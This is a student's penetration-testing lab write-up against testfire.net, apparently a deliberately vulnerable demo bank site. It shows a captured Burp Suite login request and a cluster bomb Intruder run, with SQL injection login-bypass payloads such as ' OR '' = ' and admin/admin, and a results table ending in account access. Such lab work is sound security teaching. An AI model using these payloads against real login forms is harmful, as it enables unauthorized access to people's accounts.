NAME: Dharun Ramesh
REGISTRATION NUMBER: 21BCE1798


PENTESTING testfire.net

capturing request with burpsuite


```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=F37CC90E9EB5CDF4DA7BE7C0E844299E; AltoroAccounts=
ODAwMDAwfkNvcnBvcmF0ZX4tOS44NTk4NjU5ODYwNDA5NzlFMzJ8ODAwMDAxfkNoZWNraW5nfjkuODU5ODY1OTg2MDQzMzQ4RTMyfDgwMDAwMn5T
YXZpbmdzfi0xLjk5OTU0MzQwNzYwMjkyOTY2RTE4fDgwMDAwM35DaGVja2luZ345LjQ3NTczOTUyNjI5Nzk3N0UyMHw4MDAwMDR+U2F2aW5nc34t
Mi4zMjM0NzU4NUU4fDgwMDAwNX5DaGVja2luZ34yLjMyMzg5NzIyRTh8ODAwMDA2flNhdmluZ3N+MzgxMS4wfDgwMDAwN35DaGVja2luZ34xODQx
MTUuMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTg0MjgwMTY2RTE4fDQ0ODU5ODMzNTYyNDIyMTd+Q3JlZGl0IENh
cmR+MTAwMDAuOTd8
Upgrade-Insecure-Requests: 1

uid=abc&passw=abc&btnSubmit=Login
```

Forwarding request to intruder, choosing attack type as cluster bomb and adding our payloads



NAME: Dharun Ramesh
REGISTRATION NUMBER: 21BCE1798




Start Attack

56	-- or #	' OR '' = '	500	☐	☐	1208
59	" OR "" = "	' OR '' = '	500	☐	☐	1208
60	" OR 1 = 1 -- -	' OR '' = '	500	☐	☐	1208
62	'='	' OR '' = '	500	☐	☐	1208
79	' OR '' = '	admin	302	☐	☐	641
61	' OR '' = '	' OR '' = '	302	☐	☐	624
63	admin	' OR '' = '	302	☐	☐	277
81	admin	admin	302	☐	☐	277

We can see that out of many some combinations have given different status code and length
We can ignore status code 500.

Let's analyze 302



We have gained access to the accounts